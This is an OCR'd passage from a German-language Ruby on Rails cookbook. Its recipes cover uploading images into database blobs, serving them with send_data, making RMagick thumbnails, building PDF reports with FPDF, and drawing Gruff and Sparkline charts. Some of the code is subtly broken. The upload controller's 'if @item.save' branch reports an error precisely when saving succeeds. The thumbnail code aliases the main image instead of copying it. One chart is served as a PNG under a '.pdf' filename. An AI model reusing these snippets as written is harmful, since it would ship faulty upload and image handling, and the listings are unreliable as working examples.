Ändern Sie Ihr Formular in *new.rhtml* so ab, dass es Datei-Uploads erlaubt. Fügen Sie dazu die `:multipart=>true`-Option an den `form_tag`-Helper an, und fügen Sie einen Aufruf des `file_field`-Helpers ein, um eine Dateiauswahl-Box auszugeben:

app/views/items/new.rhtml:

```
<h1>Neues Element</h1>

<% form_tag( {:action=>'create'}, :multipart=>true ) do %>
  <% if flash[:error] %>
    <div class="error"><%= flash[:error] %></div>
  <% end -%>

  <p><label for="item_name">Name</label><br />
  <%= text_field 'item', 'name'  %></p>

  <p><label for="item_description">Beschreibung</label><br />
  <%= text_area 'item', 'description', :rows => 5  %></p>

  <p><label for="photo">Photo</label><br />
  <%= file_field("photo", "photo", :class => 'textinput') %>

  <%= submit_tag "Anlegen" %>
<% end %>
```

Der `ItemsController` muss die `create`-Methode wie folgt erweitern:

app/controllers/items_controller.rb:

```
class ItemsController < ApplicationController
  def list
    @item_pages, @items = paginate :items, :per_page => 10
  end

  def show
    @item = Item.find(params[:id])
  end

  def new
  end

  def create
    @item = Item.new(params[:item])
```

```
    if @item.save
      flash[:error] = 'Es gab ein Problem.'
      redirect_to :action => 'new'
      return
    end

    unless params[:photo]['photo'].content_type =~ /^image/
      flash[:error] = 'Wählen Sie die hochzuladende Datei aus.'
      render :action => 'new'
      return
    end

    @photo = Photo.new(params[:photo])
    @photo.item_id = @item.id

    if @photo.save
      flash[:notice] = 'Element erfolgreich angelegt.'
      redirect_to :action => 'list'
    else
      flash[:error] = 'Es gab ein Problem.'
      render :action => 'new'
    end
  end
end
```

Ihre `item`-Modelle müssen dann festlegen, dass `items` viele Fotos besitzen können:

app/models/item.rb:

```
class Item < ActiveRecord::Base
  has_many :photos
end
```

Das `photo`-Modell muss eine `belongs_to`-Anweisung enthalten, die Fotos mit Elementen verknüpft. Dort definieren Sie auch die `photo`-Methode, die im `ItemsController` verwendet wird.

app/models/photo.rb:

```
class Photo < ActiveRecord::Base
  belongs_to :item

  def photo=(image_field)
    self.name = base_part_of(image_field.original_filename)
    self.content_type = image_field.content_type.chomp
    self.data = image_field.read
  end

  def base_part_of(file_name)
    name = File.basename(file_name)
    name.gsub(/[^\w._-]/, '')
  end
end
```

Diskussion

Eine Entscheidung, die es beim Hochladen von Dateien an eine Anwendung zu treffen gilt, ist die Frage, ob die Dateien vollständig in der Datenbank gespeichert werden sollen oder im Dateisystem, so dass nur Pfadinformationen in der Datenbank vorgehalten werden. Welcher Ansatz für Sie besser geeignet ist, sollten Sie anhand der Vor- und Nachteile beider Varianten entscheiden. Diese Lösung geht den ersten Weg und speichert hochgeladene Image-Dateien in MySQL-Blobs ab.

Die Lösung fügt ein Datei-Upload-Feld in das Formular zum Anlegen eines Elements ein. Die leere `new`-Methode des `ItemsControllers` weist Rails an, das *items/new.rhtml*-Template zu verarbeiten. Das Template schickt wiederum `Item`- und `Photo`-Objekte zur Verarbeitung an die `create`-Methode des Controllers zurück.

Die `create`-Methode instanziiert ein neues `Item`-Objekt und versucht es zu speichern. Das `Item`-Objekt wird zuerst gespeichert, so dass Sie dessen ID besitzen und an das `Photo`-Objekt übergeben können. Als Nächstes führt die Lösung einige Fehlerprüfungen zum Inhaltstyp der hochgeladenen Datei durch. Handelt es sich nicht um ein Image, wird das Formular mit einem entsprechenden Hinweis erneut ausgegeben.

Die ersten beiden Parameter des `file_field`-Helpers sind beide `photo`, was zu folgendem Namen für das Dateiauswahl-HTML-Element führt: `name="photo[photo]"` oder `"objekt[methode]"`. Wird das Formular übertragen, besagt dieser Name, dass die Datei-Komponente des Formulars zur Instanziierung eines neuen `Photo`-Objekts im Controller verwendet wird und dass die `photo`-Methode des Modells aufgerufen wird, um das Objekt mit der eigentlichen Datei zu füllen. Der Name, Inhaltstyp und Body der Datei werden in den entsprechenden Attributen des Objekts gespeichert.

Wieder im Controller weisen Sie die Element-ID (`@item.id`) des neu erzeugten `Item`-Objekts an das `item_id`-Attribut des `Photo`-Objekts zu. Abschließend wird das `Photo`-Objekt gespeichert, und wenn alles gut gegangen ist, erfolgt eine Umleitung an eine Auflistung aller Elemente.

Der `file_field`-Helper fügt das Dateiauswahl-Widget in das Formular ein. Abbildung 15-1 zeigt das `Element-anlegen`-Formular mit der Option zur Dateiauswahl.

Nach einem erfolgreichen Upload erscheint eine Liste mit den Elementen und der Möglichkeit, sich die Details jedes Elements anzusehen.

Siehe auch

- Rezept 14.8, »Dateien mit file_column hochladen«




Abbildung 15-1: Ein Formular mit einem Dateiauswahl-Feld zum Hochladen von Images

15.3 Images direkt aus einer Datenbank liefern

Problem

Sie speichern Images in Form von Binärdaten in einer Datenbank und wollen diese Images in einem Browser darstellen.

Lösung

Fügen Sie eine Methode in Ihren Controller ein, die ein gespeichertes Image basierend auf einem übergebenen ID-Parameter ausgibt:

app/controllers/photos_controller.rb:

```
class PhotosController < ApplicationController
  def show
    @photo = Photo.find(params[:id])
```

```
    send_data(@photo.data,
                :filename => @photo.name,
                :type => @photo.content_type,
                :disposition => "inline")
 end
end
```

Nun fügen Sie ein Image-Tag in Ihren View ein (in unserem Beispiel *show.rhtml*), dessen Quelle den folgenden Aufruf von `url_for` enthält:

views/items/show.rhtml:

```
<% for column in Item.content_columns %>
<p>
  <b><%= column.human_name %>:</b> <%=h @item.send(column.name) %>
</p>
<% end %>

<img src="<%= url_for(:controller => "photos",
                      :action => "show",
                      :id => @photo.id) %>" />
;

<%= link_to 'Bearbeiten', :action => 'edit', :id => @item %> |
<%= link_to 'Zurück', :action => 'list' %>
```

Diskussion

Damit ein Browser Images darstellen kann, muss man ihm sagen, dass es sich bei den Daten um ein Image handelt. Genauer gesagt, muss man ihm mitteilen, dass der Inhaltstyp der Daten so etwas wie *image/gif* ist. Mit der Bereitstellung eines Dateinamens kann der Browser die Daten benennen, sollten sie vom Benutzer heruntergeladen und gespeichert werden. Zum Schluss legt die Disposition noch fest, ob die Datei »inline« dargestellt oder als Attachment heruntergeladen werden soll. Wird keine Disposition angegeben, geht man von einem Attachment aus.

In der Lösung werden die Binärdaten des Foto-Objekts (das eigentliche Image) an den Aufruf von `send_data` übergeben, zusammen mit dem Dateinamen, der im `name`-Attribut des Objekts enthalten ist. `:disposition => 'inline'` legt fest, dass das Image zusammen mit dem restlichen HTML-Code ausgegeben werden soll.

Siehe auch

- Rezept 15.2, »Images in eine Datenbank hochladen«

15.4 Größenveränderte Thumbnails mit RMagick erzeugen

Problem

Sie wollen in der Größe angepasste Thumbnails erzeugen, während Images in Ihre Anwendung hochgeladen werden.

Lösung

Verwenden Sie die RMagick-Image-Bibliothek zur Verarbeitung der Thumbnails, während die Images in Ihrer Anwendung hochgeladen und gespeichert werden. Diese Lösung erweitert Rezept 15.2, »Images in eine Datenbank hochladen«, um ein »thumb«-Feld in der `photo`-Tabelle, um die Image-Thumbnails speichern zu können:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :items do |t|
      t.column :name,         :string
      t.column :description,  :text
    end
    create_table :photos do |t|
      t.column :item_id,      :integer
      t.column :name,         :string
      t.column :content_type, :string
      t.column :data,         :binary
      t.column :thumb,        :binary
    end
  end

  def self.down
    drop_table :photos
    drop_table :items
  end
end
```

Es fügt außerdem Bildbearbeitungscode in die `photo`-Methode der `Photo`-Modell-Definition ein:

app/models/photo.rb:

```
require 'RMagick'  # diese Zeile kann auch in environment.rb stehen
include Magick

class Photo < ActiveRecord::Base
  belongs_to :item
```

```
  def photo=(image_field)

    self.name = base_part_of(image_field.original_filename)
    self.content_type = image_field.content_type.chomp

    img = Magick::Image::read_inline(Base64.b64encode(image_field.read)).first
    img_tn = img

    img.change_geometry!('600x600') do |cols, rows, image|
      if cols < img.columns  or rows < img.rows then
        image.resize!(cols, rows)
      end
    end
    self.data = img.to_blob

    img_tn.change_geometry!('100x100') do |cols, rows, image|
      if cols < img.columns  or rows < img.rows then
        image.resize!(cols, rows)
      end
    end
    self.thumb = img_tn.to_blob

    # RMagick Garbage Collection aufrufen:
    GC.start
  end

  def base_part_of(file_name)
    name = File.basename(file_name)
    name.gsub(/[^\w._-]/, '')
  end
end
```

Der `PhotosController` erhält eine zusätzliche Methode namens `show_thumb`, um Thumbnail-Images abzurufen und darzustellen:

app/controllers/photos_controller.rb:

```
class PhotosController < ApplicationController
  def show
    @photo = Photo.find(params[:id])
    send_data(@photo.data,
              :filename => @photo.name,
              :type => @photo.content_type,
              :disposition => "inline")
  end
  def show_thumb
    @photo = Photo.find(params[:id])
    send_data(@photo.thumb,
              :filename => @photo.name,
              :type => @photo.content_type,
              :disposition => "inline")
  end
end
```

Diskussion

Um ein besseres Gefühl dafür zu bekommen, was beim Hochladen einer Datei hinter den Kulissen vorgeht, können Sie einen `breakpoint` in der `photo`-Methode setzen und sich die Eigenschaften des eingehenden `image_field`-Parameters mit Hilfe des Breakpointers ansehen.

Mehr zur Rails-eigenen `breakpoint`-Einrichtung erfahren Sie in Kapitel 10, »Debugging von Rails-Anwendungen«.

Die `class`-Methode sagt uns, dass wir es mit einem Objekt der `StringIO`-Klasse zu tun haben:

```
irb(#<Photo:0x40a7dd10>):001:0> image_field.class
=> StringIO
```

Das Erste, was wir aus diesem Objekt extrahieren, ist der Name der hochgeladenen Datei. Die Lösung verwendet die Methode `base_part_of`, um den Dateinamen von Leerzeichen und anderen ungewöhnlichen Zeichen zu befreien. Das Ergebnis wird im »name«-Attribut des `Photo`-Objekts gespeichert:

```
irb(#<Photo:0x40a7dd10>):002:0> image_field.original_filename
=> "logo.gif"
```

Als Nächstes untersuchen wir den Inhaltstyp (Content Type) des Images. Die `content_type`-Methode der `StringIO`-Klasse gibt den Dateityp mit einem angehängten Carriage Return zurück. Die Lösung entfernt dieses Zeichen mit `chomp` und speichert das Ergebnis.

```
irb(#<Photo:0x40a7dd10>):003:0> image_field.content_type
=> "image/gif\r"
```

Die Lösung versucht, zwei Größenanpassungen für jedes hochgeladene Bild vorzunehmen. Üblicherweise wollen Sie das, um zu vermeiden, dass unnötig große Image-Dateien in Ihrer Datenbank gespeichert werden. Jeder Aufruf der RMagick-Methode `change_geometry!` versucht, eine eigene größenkorrigierte Kopie des `Magick::Image`-Objekts zu erzeugen, wenn die Größe des Objekts größer ist als die an `change_geometry!` übergebenen Dimensionen. Wenn das hochgeladene Image kleiner ist als die Minimalgrößen für Ihr primäres oder für Ihre Thumbnail-Felder, dann überspringen Sie die Größenanpassung.

RMagicks `change_geometry!` wird ein Geometrie-String (wie `'600x600'`) übergeben, der die Höhen- und Breitenbeschränkungen der Größenanpassung festlegt. Beachten Sie, dass das Seitenverhältnis der Images erhalten bleibt. Die Methode führt dann zu einem Block, in dem wir unsere grundlegenden Anforderungen definieren. Im Body des Blocks prüfen wir, ob Höhe und Breite des Images kleiner sind als die von uns festgelegten Grenzwerte. Ist das der Fall, passiert nichts, und die Image-Daten sind für die Datenbank sicher. Anderenfalls nehmen wir eine Größenanpassung vor.

Nach der Größenanpassung wird jedes Objekt in einen `blob` konvertiert und entweder im `data`- oder im `thumb`-Feld der `photos`-Tabelle gespeichert.

Wie in Rezept 15.3, »Images direkt aus einer Datenbank liefern«, geben wir diese Images über Methoden aus, die `send_data` in unserem `Photos`-Controller nutzen.

Siehe auch

- Rezept 15.1, »RMagick für die Bildbearbeitung installieren«
- Rezept 15.2, »Images in eine Datenbank hochladen«

15.5 PDF-Dokumente generieren

Problem

Ihre Anwendung generiert einen Bericht, einen Beleg oder irgendeine andere Ausgabe, die der Benutzer speichern können soll. Sie wollen diese Ausgabe in Form eines PDF-Dokuments erzeugen, um das Format einheitlich und die Verteilung einfach zu halten.

Lösung

Verwenden Sie Ruby FPDF, um PDF-Dokumente aus Ihrer Rails-Anwendung heraus zu generieren.

Zuerst laden Sie Ruby FPDF von *http://brian.imxcc.com/fpdf/rfpdf153c.tar.gz* herunter. Extrahieren Sie das Archiv und verschieben Sie die Datei *fpdf.rb* in das *lib*-Verzeichnis Ihrer Anwendung, damit es Ihren Controllern zur Verfügung steht.

Als Nächstes legen Sie einen `ReportsController` an, der die PDF-Bibliothek aus Ihrem *lib*-Verzeichnis über `require` in Ihre Anwendung einbindet. Dieser Controller definiert eine private Methode namens `pdf_report_card` sowie eine öffentliche Methode oder Aktion namens `pdf_report`.

app/controllers/reports_controller.rb:

```
class ReportsController < ApplicationController

  require 'fpdf'

  def index
  end

  def pdf_report

    # Daten
    col_sizes = [40,20,20,20]
    data = [['Course','Exam 1','Exam 2','Final'],
            ['ENGLISH 101','90','87','B'],
            ['MUSIC 5A','97','100','A'],
            ['CALC 2','98','91','A'],
```

```
            ['SWIM','89','84','B'],
            ['HIST 110','91','81','B']]

    send_data pdf_report_card(col_sizes, data),
              :filename => "report.pdf",
              :type => "application/pdf"
  end

  private
    def pdf_report_card(col_sizes, data)

      pdf = FPDF.new

      pdf.AddPage
      pdf.SetFont('Arial','B')
      pdf.SetFontSize(10)
      pdf.SetFillColor(50,50,50)
      pdf.SetTextColor(255)
      pdf.SetDrawColor(0)
      pdf.SetLineWidth(0.2)

      # Tabellenüberschrift
      i = 0
      col_sizes.each do
        pdf.Cell(col_sizes[i],7,data[0][i],1,0,'C',1)
        i += 1
      end
      pdf.Ln()

      pdf.SetFillColor(218,206,255)
      pdf.SetTextColor(0)
      pdf.SetFont('Arial')

      fill = 0
      # Tabellendaten
      data[1..-1].each do |row|
          pdf.Cell(col_sizes[0],6,row[0],'LR',0,'L',fill)
          pdf.Cell(col_sizes[1],6,row[1],'LR',0,'L',fill)
          pdf.Cell(col_sizes[2],6,row[2],'LR',0,'L',fill)
          pdf.Cell(col_sizes[3],6,row[3],'LR',0,'C',fill)
          pdf.Ln()
          fill = (fill-1).abs % 2
      end

      # Unterer Tabellenrand
      total = 0
      col_sizes.each {|x| total += x}
      pdf.Cell(total,0,'','T');

      pdf.Output
    end
end
```

index.rhtml erzeugt einfach einen Link, der einen PDF-Report generiert:

app/views/reports/index.rhtml:

```
<h1>Report</h1>

<%= link_to 'PDF erzeugen', :action => 'pdf_report' %>
```

Diskussion

Die Lösung gibt einen `'PDF erzeugen'`-Link aus. Das Anklicken dieses Links ruft die `pdf_report`-Aktion des `ReportsControllers` auf. `pdf_report` definiert ein Array von vier Integerwerten, die die Spaltenbreiten der generierten Tabelle festlegen. Die tatsächlich auszugebenden Daten sind in einem zweidimensionalen Array definiert und in `data` gespeichert. Die PDF-Version des Zeugnisses wird über die `send_data`-Methode an den Benutzer zurückgegeben, die selbst `pdf_report_card` aufruft, um das PDF zu erzeugen. `send_data` erwartet auch die `:filename`- und `:type`-Optionen, die den Browsern dabei helfen, die Datei zu rendern bzw. zu speichern.

`pdf_report_card` erwartet zwei Array-Argumente: die Spaltenbreiten und die Struktur der auszugebenden Daten. Die Funktion erzeugt ein neues FPDF-Objekt und richtet dann die Ausgabe-Eigenschaften für die Tabellenüberschrift (einschließlich der Schriftart und der Hintergrundfarbe) ein. Dann erfolgt eine Iteration über den Inhalt von `data`, und der Body der Tabelle wird erzeugt. Der abschließende Aufruf von `pdf.Cell` zeichnet den unteren Rand der Tabelle.

Abbildung 15-2 zeigt die PDF-Ausgabe unserer Lösung.

Course	Exam 1	Exam 2	Final
ENGLISH 101	90	87	B
MUSIC 5A	97	100	A
CALC 2	98	91	A
SWIM	89	84	B
HIST 110	91	81	B

Abbildung 15-2: Ein PDF mit einer Liste von Klassen und Noten

Siehe auch

Außer den Beispielen im Quellpaket gibt es keine Dokumentation zu Ruby FPDF. Das liegt daran, dass die PHP-Version der FPDF-Dokumentation (*http://www.fpdf.org/en/doc/index.php*) beinahe vollständig auch für die Ruby FPDF-API gilt.

15.6 Daten visuell aufbereiten mit Gruff

Problem

Sie wollen zwei Datenmengen gleichzeitig in einem Liniendiagramm darstellen.

Lösung

Verwenden Sie die Gruff-Diagramm-Bibliothek von Geoffrey Grosenbach.

Wenn das noch nicht geschehen ist, laden Sie zuerst das Gruff RubyGem herunter und installieren es:

```
sudo gem install gruff
```

Nehmen Sie Folgendes in Ihre *config/environment.rb* auf:

```
require 'gruff'
```

Nun legen Sie einen `GraphController` an und fügen die folgende `show`-Methode hinzu:

app/controllers/graph_controller.rb:

```
class GraphController < ApplicationController

  def show
    graph = Gruff::Line.new(400)
    graph.title = "Ruby-Buchverkäufe"
    graph.theme_37signals

    # Verkaufsdaten:
    graph.data("2005", [80,120,70,90,140,110,200,550,460,691,1000,800])
    graph.data("2004", [10,13,15,12,20,40,60,20,10,80,100,95])

    # Monats-Label:
    graph.labels = {
      0 => 'Jan',
      1 => 'Feb',
      2 => 'Mär',
      3 => 'Apr',
      4 => 'Mai',
      5 => 'Jun',
      6 => 'Jul',
      7 => 'Aug',
      8 => 'Sep',
      9 => 'Okt',
      10 => 'Nov',
      11 => 'Dez',
    }

    graph.replace_colors(['red','blue','black'])
```

```
    send_data(graph.to_blob,
              :disposition => 'inline',
              :type => 'image/png',
              :filename => "book_sales.pdf")
  end
end
```

Diskussion

Gruff ist eine Diagramm-Bibliothek für Ruby, die RMagick verwendet, um hervorragend aussehende Diagramme zu erzeugen. Damit können Sie mehrere Datenmengen farbig und in verschiedenen Formen ausgeben. Mit Gruff können Sie Linien-, Balken- und Kuchendiagramme erzeugen.

Die `show`-Methode unserer Lösung erzeugt ein Objekt namens `graph` als Instanz der `Gruff::Line`-Klasse. Wir haben den Wert 400 für die Breite des generierten Diagramms übergeben.

Als Nächstes legen wir den Titel und das Motiv (Theme) des Diagramms fest. Wenn Sie eine bestimmte Schriftart verwenden wollen, können Sie das mit dem `font`-Attribut von `graph` tun:

```
graph.font = File.expand_path('artwork/fonts/Vera.ttf', RAILS_ROOT)
```

In der Lösung geben wir fiktive Verkaufsdaten von Ruby-Büchern für die Jahre 2004 und 2005 aus. Jede Menge enthält 12 Datenpunkte. Um die Daten zu laden, rufen wir `graph.data` für jedes Jahr auf. Die `data`-Methode erwartet die Menge im ersten und ein Array von Zahlen im zweiten Argument.

Dann weisen Sie jedem der 12 Punkte ein Label zu. In diesem Fall die Monate eines Jahres. Es ist nicht notwendig, jedem Punkt ein Label zuzuweisen. Sie könnten die Monate ebenso gut quartalsweise angeben:

```
# Quartalsweise Label:
graph.labels = {
  0 => 'Jan',
  3 => 'Apr',
  6 => 'Jul',
  9 => 'Okt',
}
```

Die Farben der Linien des Diagramms legen Sie mit einem Aufruf von `replace_colors` fest. Beachten Sie, dass Sie eine Farbe mehr angeben müssen, als Datenmengen vorhanden sind. In unserem Beispiel sollen die Daten rot und blau sein, und das Schwarz sorgt dafür, dass die Bedingungen des Arguments erfüllt werden:

```
graph.replace_colors(['red','blue','black'])
```

Zum Schluss wird das Diagramm durch einen Aufruf von `send_data` ausgegeben, dem wir die Daten, die Disposition (Inline oder Attachment), den Typ und den Dateinamen übergeben:

```
send_data(graph.to_blob,
          :disposition => 'inline',
          :type => 'image/png',
          :filename => "book_sales.png")
```

Abbildung 15-3 zeigt das Liniendiagramm unserer Lösung mit den (nicht realen) Daten zu den Ruby-Buchverkäufen.




Abbildung 15-3: Ein Diagramm, das Buchverkäufe vergleicht und mit Gruff erzeugt wurde

Siehe auch

- Mehr über Gruff erfahren Sie unter *http://rubyforge.org/projects/gruff*
- Rezept 15.7, »Kleine, informative Diagramme erzeugen mit Sparklines«

15.7 Kleine, informative Diagramme erzeugen mit Sparklines

Problem

Sie müssen Daten als Teil eines Text-Bodys, bzw. innerhalb eines kleinen Bildschirmausschnitts darstellen. Um diesen Daten einen gewissen Kontext zu geben, wollen Sie eine

kleine graphische Darstellung, aber auch die numerischen Daten ausgeben. Zum Beispiel wollen Sie neben der Aussage »Der Dow-Jones-Wert liegt bei 1234,56« auch ein Diagramm darstellen, das den Verlauf dieses Wertes im vergangenen Jahr darstellt.

Lösung

Sparklines bietet eine einfache, kompakte Möglichkeit, Trends und Variationen graphisch darzustellen. Es handelt sich um sehr kleine Diagramme, die normalerweise neben den dargestellten Daten stehen, um dem Leser eine bessere Vorstellung davon zu geben, wie diese Daten in einem größeren Zusammenhang zu sehen sind.

Die `sparklines`- und `sparklines_generator`-gems helfen bei der Erzeugung dieser Diagramme für den Einsatz in Ihrer Rails-Anwendung. Zuerst installieren Sie die `sparklines`-gems:

```
$ sudo gem install sparklines
...
$ sudo gem install sparklines_generator
```

Damit `sparklines` funktionieren kann, müssen die Tools der RMagick-Image-Bibliothek auf dem System installiert sein. Mehr hierzu erfahren Sie in Rezept 15.1, »RMagick für die Bildbearbeitung installieren«.

In Ihrer Anwendung führen Sie den `sparklines`-Generator aus, um einen Controller und Helper für die Benennung von Sparklines anzulegen.

```
$ ruby script/generate sparklines
      create  app/controllers/sparklines_controller.rb
      create  app/helpers/sparklines_helper.rb
```

Binden Sie die `sparklines`-Bibliothek in Ihre Anwendung ein, indem Sie Folgendes an das Ende der *config/environment.rb* anhängen:

```
require 'sparklines'
```

In Ihrem Controller machen Sie dann den `sparklines`-Helper verfügbar, indem Sie die `helper`-Methode aufrufen und ihr `:sparklines` übergeben. Hier zum Beispiel ein `ReportsController`, der genau das tut:

```
class ReportsController < ApplicationController

  helper :sparklines

  def index
  end
end
```

Wenn Sie den `sparklines`-Helper in Ihren Controller einfügen, generiert er einen `sparkline_tag`-View-Helper, der innerhalb der von diesem Controller gerenderten Views verfügbar ist. Sie verwenden den `sparkline_tag`-Helper, indem Sie ihm ein Array von Inte-

gerwerten und einen options-Hash übergeben. Der options-Hash verwendet den Schlüssel :type. Der Wert dieses Schlüssels definiert einen von vier Diagrammtypen:

`smooth`

Ein kontinuierliches Liniendiagramm basierend auf einer Menge von Punkten.

`discrete`

Wie `smooth`, aber bestehend aus einer Abfolge kleiner vertikaler Linien, eine für jeden Datenpunkt.

`pie`

Ein einfaches, aus zwei Bereichen bestehendes Kreisdiagramm.

`area`

Ein Diagramm mit einer kontinuierlichen Fläche mit oberen und unteren Bereichen.

Hier sehen Sie Beispiele für jeden dieser Diagrammtypen (die alle in *app/views/reports/index.rhtml* aufgerufen werden). Der folgende RHTML-Code erzeugt ein kontinuierliches schwarzes Liniendiagramm mit einer Höhe von 20 Pixeln:

```
<p>
  smooth: <%= sparkline_tag [1,3,4,5,4,6,7,9,20,13,15,17,26,
                             26,14,9,5,26,10,16,26,24,52,66,39],
                              :type => 'smooth',
                              :height => 20,
                              :step => 2,
                              :line_color => 'black' %>
</p>
```

Die :step-Option kontrolliert die Dimensionen der Y-Achse.

Das folgende Beispiel erzeugt ein Liniendiagramm aus einzelnen Balken:

```
<p>
  discrete: <%= sparkline_tag [1,2,3,3,3,4,5,6,7,8,8,8,9,10],
                              :type => 'discrete',
                              :height => 20,
                              :step => 3,
                              :upper => 40,
                              :below_color => 'grey',
                              :above_color => 'black' %>
</p>
```

Die :upper-Option legt (in Prozent) fest, an welcher Stelle innerhalb des Wertebereichs eine Grenze gezogen werden soll. Punkte über dieser Grenze können eine Farbe verwenden, Punkte darunter eine andere.

Nun das Kreisdiagramm:

```
<p>
 pie: <%= sparkline_tag [30], :type => 'pie',
                              :diameter => 30,
                              :share_color => 'black',
                              :remain_color => 'grey' %>
</p>
```

Die Datenmenge besteht aus einem einzelnen Integerwert, der den Prozentsatz des hervorzuhebenden Kreises angibt. Sie legen die Farbe dieses Teils an sowie die Farbe des anderen Teils des Kreises. Die Größe des gerenderten Kreises kontrollieren Sie mit `:diameter`.

```
<p>
 area: <%= sparkline_tag [1,3,5,7,11,13,17,22,31],
                          :type => 'area',
                          :height => 30,
                          :step => 3,
                          :upper => 30,
                          :below_color => 'grey',
                          :above_color => 'black' %>
</p>
```

Dieser Code erzeugt ein Liniendiagramm mit einer sichtbaren y-Achse, bei dem der Bereich unter der Linie mit einer Farbe gefüllt wird. Die y-Achse erscheint an einer Stelle innerhalb des Wertebereichs Ihrer Datenmenge, die mit der `:upper`-Option (einer Prozentangabe) festgelegt wurde. Die Größe des Diagramms kontrollieren Sie mit `:height` und `:step`. Verwenden Sie `:upper`, um die Stelle (in Prozent) festzulegen, ab der der Bereich die in `:above_color` festgelegte Farbe verwenden soll. Unterhalb dieser Stelle wird die in `:below_color` festgelegte Farbe verwendet.

Diskussion

Sparklines sind »starke, einfache, wortgleiche Graphiken«, die einen Datenwert verstärken, der in einem Text auftaucht. Die Technik wurde von Edward Tufte entwickelt, einem Experten für die Theorie und Praxis der Datenvisualisierung.

Eine Sparkline könnte verwendet werden, um den Blutdruck eines Patienten in einer automatisch generierten Zusammenfassung darzustellen. Der Blutdruck könnte neben einer kleinen Sparkline stehen, die anzeigt, wie sich der Wert über die letzten Monate oder Wochen entwickelt hat. Das liefert dem Doktor wesentlich mehr Informationen zum Kontext des aktuellen Blutdrucks, was zu völlig anderen Schlussfolgerungen bezüglich des aktuellen Gesundheitszustands des Patienten führen kann.

Abbildung 15-4 zeigt das Rendering der verschiedenen Diagrammtypen aus dem Lösungsbeispiel. (Ich habe sie der Übersichtlichkeit halber etwas vergrößert.)

Siehe auch

- Rezept 15.6, »Daten visuell aufbereiten mit Gruff«

